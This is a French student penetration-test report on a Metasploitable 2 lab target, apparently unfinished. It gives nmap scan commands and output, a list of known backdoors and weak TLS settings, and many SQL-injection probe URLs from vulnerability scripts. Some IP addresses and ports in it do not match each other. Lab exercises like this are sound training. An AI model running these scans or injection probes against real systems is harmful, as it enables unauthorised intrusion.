# Projet Test intrusion (Pentest) – Laboratoire Metasploitable

**Auteur :** PETER DUR ILIOMO
**Date :** 13 March 2026
**Environnement :** Kali Linux (attaquant) / Metasploitable 2 (cible) sur VMware

## 1. Introduction

Ce document présente les résultats d'un test d'intrusion réalisé dans un environnement de laboratoire. L'objectif est d'identifier les vulnérabilités présentes sur la machine cible Metasploitable 2 à l'aide de la machine Kali Linux et de démontrer les étapes d'un pentest : reconnaissance, scan, énumération et exploitation.

## 2. Objectifs du projet

- Comprendre le processus complet d'un test d'intrusion.
- Identifier les ports ouverts et les services actifs.
- Détecter les vulnérabilités présentes sur la machine cible.
- Exploiter certaines failles pour obtenir un accès au système.
- Documenter les résultats sous forme de rapport de sécurité.


## 3. Environnement de test

Dans ce projet de test d'intrusion, deux machines virtuelles ont été utilisées dans un environnement de laboratoire contrôlé. La machine **Kali Linux** a servi de système attaquant pour effectuer les analyses et les tests de sécurité, tandis que **Metasploitable 2** a été utilisée comme machine cible contenant volontairement plusieurs vulnérabilités afin de permettre la pratique et l'apprentissage des techniques de pentest.

Plateforme de virtualisation : VMware
Réseau : réseau loal virtuel


## 1. KALI LINUX

**Kali Linux** est une distribution Linux spécialisée dans la cybersécurité et les tests d'intrusion. Elle contient plusieurs outils de sécurité permettant d'analyser, tester et détecter les vulnérabilités dans les systèmes informatiques.





## 2. METASPLOITABLE 2

**Metasploitable 2** est une machine virtuelle Linux volontairement vulnérable utilisée pour l'apprentissage et la pratique des tests d'intrusion. Elle contient plusieurs services et applications avec des failles de sécurité permettant aux étudiants et aux chercheurs de tester différentes techniques d'attaque dans un environnement sécurisé.




## 3. Editeur NANO

**Nano** est un éditeur de texte simple et léger, utilisé principalement dans les systèmes Linux. Il permet de créer et modifier des fichiers directement depuis le terminal, sans interface graphique. Nano est particulièrement apprécié pour sa facilité d'utilisation et ses raccourcis clavier intuitifs.




## 4. Phase de reconnaissance

La première étape du pentest consiste à identifier les machines présentes sur le réseau et à vérifier leur accessibilité.

Commande utilisée : *


ping ou découverte réseau. (PING 192.168.87.139)





## 5. Scan des ports

Un scan de ports a été réalisé avec l'outil Nmap afin d'identifier les services exposés sur la machine cible.

Commande utilisée : nmap -sV 192.168.87.130


File Edit View VM Tabs Help
Library
Type here t...
My Computer
Metasploitat
Kali Linux
Kali Linux
Metasploitable2-Linux
1 2 3 4
peter@kali: ~
Session Actions Edit View Help
(peter㉿kali)-[~]
$ ./script.sh
= = = = AUDIT PENTEST = = = =
Entrez IP cible: 192.168.87.130
{1} Scan rapide des ports
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-13 18:59 -0400
Nmap scan report for 192.168.87.130
Host is up (0.0024s latency).
Not shown: 82 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
513/tcp open login
514/tcp open shell
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
8009/tcp open ajp13
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds




## 6. Résultats du scan

Les résultats du scan montrent plusieurs ports ouverts indiquant la présence de services vulnérables.


| Port | Service | Version détectée |
|---|---|---|
| 21 | FTP | vsftpd 2.3.4 |
| 22 | SSH | OpenSSH 4.7 |
| 23 | Telnet | Linux telnetd |
| 80 | HTTP | Apache 2.2.8 |
| 3306 | MySQL | MySQL 5.0 |
| 6667 | IRC | UnrealIRCd |
| 8180 | HTTP | Apache Tomcat |

# 7. Analyse des vulnérabilités

Plusieurs vulnérabilités ont été identifiées lors du scan. Certaines permettent l'exécution de commandes à distance ou l'accès non autorisé au système.

Exemples de vulnérabilités détectées :

- Backdoor FTP vsftpd (CVE-2011-2523)
- Backdoor UnrealIRCd
- Vulnérabilités Web (SQL Injection)
- Services non sécurisés (Telnet)
- Faiblesses cryptographiques SSL



```
Session  Actions  Edit  View  Help
|_      https://www.securityfocus.com/bid/48539
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
```

```
Session  Actions  Edit  View  Help
       ANONYMOUS DH GROUP 1
             Cipher Suite: TLS_DH_anon_WITH_RC4_128_MD5
             Modulus Type: Safe prime
             Modulus Source: postfix builtin
             Modulus Length: 1024
             Generator Length: 8
             Public Key Length: 1024
     References:
       https://www.ietf.org/rfc/rfc2246.txt

   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
     State: VULNERABLE
     IDs:  CVE:CVE-2015-4000  BID:74733
       The Transport Layer Security (TLS) protocol contains a flaw that is
       triggered when handling Diffie-Hellman key exchanges defined with
       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
       to downgrade the security of a TLS session to 512-bit export-grade
       cryptography, which is significantly weaker, allowing the attacker
       to more easily break the encryption and monitor or tamper with
       the encrypted stream.
     Disclosure date: 2015-5-19
     Check results:
       EXPORT-GRADE DH GROUP 1
             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
             Modulus Type: Safe prime
             Modulus Source: Unknown/Custom-generated
             Modulus Length: 512
             Generator Length: 8
             Public Key Length: 512
     References:
       https://www.securityfocus.com/bid/74733
       https://weakdh.org
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

   Diffie-Hellman Key Exchange Insufficient Group Strength
     State: VULNERABLE
       Transport Layer Security (TLS) services that use Diffie-Hellman groups
       of insufficient strength, especially those using one of a few commonly
       shared groups, may be susceptible to passive eavesdropping attacks.
     Check results:
       WEAK DH GROUP 1
             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
             Modulus Type: Safe prime
```

```
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.87.130:80/dav/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.87.130:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
```

```
Session  Actions  Edit  View  Help
|     http://192.168.87.130:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
|     http://192.168.87.130:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=home.php&do=toggle-security%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=home.php&do=toggle-hints%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.87.130:80/dav/?C=M%3BO%3DA%27%20OR%20sqlspider
```

```
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.87.130
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.87.130:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.87.130:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/passwd/TWiki/WebHome
|
|     Path: http://192.168.87.130:80/twiki/TWikiDocumentation.html
|     Form id:
